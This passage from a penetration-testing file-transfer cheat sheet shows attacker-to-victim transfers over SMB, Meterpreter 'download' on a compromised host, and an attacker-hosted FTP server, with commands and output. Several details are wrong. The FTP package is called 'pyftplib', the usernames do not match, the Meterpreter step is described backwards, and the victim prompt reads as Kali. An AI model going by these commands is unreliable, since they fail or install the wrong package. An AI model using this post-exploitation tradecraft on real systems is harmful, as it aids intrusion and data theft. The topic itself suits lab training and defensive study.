file.txt        A          24   Sat Feb 27 14:03:51 2021

15728127 blocks of size 4096. 12023098 blocks available
smb: \> get file.txt
getting file \file.txt of size 24 as file.txt (23.4 KiloBytes/sec) (average
smb: \> exit
```

## Meterpreter

### Attacker Machine:

On compromising the victim machine, by using the meterpreter we can execute the following command for downloading the file from the attacker's machine.

```
meterpreter> download file.txt /root/Desktop/
```

```
meterpreter > ls
Listing: C:\share

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   24      fil      2021-02-27 14:07:42 -0500  file.txt

meterpreter > download file.txt /root/Desktop/
[*] Downloading: file.txt → /root/Desktop/file.txt
[*] Downloaded 24.00 B of 24.00 B (100.0%): file.txt → /root/Desktop/file.txt
[*] download : file.txt → /root/Desktop/file.txt
```

## FTP

### Attacker Machine:

Now let's install the python-FTP-library using the pip command. Then use the python command to share the file using FTP. Set a username and password to it.

Note: Here the 'p' in lowercase stands for port number and 'P' in uppercase stands for the password.

```
pip install pyftplib
python3 -m pyftplib -p 21 -u jeenalii -P 123
```

```
(root@kali)-[~/test]
# pip install pyftplib
Requirement already satisfied: pyftplib in /usr/local/lib/python3.9/dist-packages

(root@kali)-[~/test]
# python3 -m pyftplib -p 21 -u jeenalii -P 123
[I 2021-02-27 14:43:01] concurrency model: async
[I 2021-02-27 14:43:01] masquerade (NAT) address: None
[I 2021-02-27 14:43:01] passive ports: None
[I 2021-02-27 14:43:01] >>> starting FTP server on 0.0.0.0:21, pid=3773 <<<
```

## Victim Machine:


Now on the victim machine using the FTP command with the IP address of the attacker's machine, enter the username and password. By using the get command, you can download the file into the victim machine.

```
ftp 192.168.1.5
```

```
(root@kali)~# ftp 192.168.1.5
Connected to 192.168.1.5.
220 pyftplib 1.5.6 ready.
Name (192.168.1.5:root): jeenali
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--  1 root    root      25 Feb 26 16:33 file.txt
-rw-r--r--  1 root    root    1096080 Feb 23 18:01 putty.exe
226 Transfer complete.
ftp> get file.txt
local: file.txt remote: file.txt
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
25 bytes received in 0.00 secs (9.1165 kB/s)
```


You can also download the file in the victim machine from the browser, by entering the username and password.

```
ftp://192.168.1.5
```



Here you can see the directory listed and the file is ready to download.

`ftp://192.168.1.5`



## Conclusion

To conclude, we have seen nearly all the methods that can be used to transfer files from local to remote systems in Kali Linux and Windows operating system.

## References

- <https://www.hackingarticles.in/file-transfer-cheatsheet-windows-and-linux/>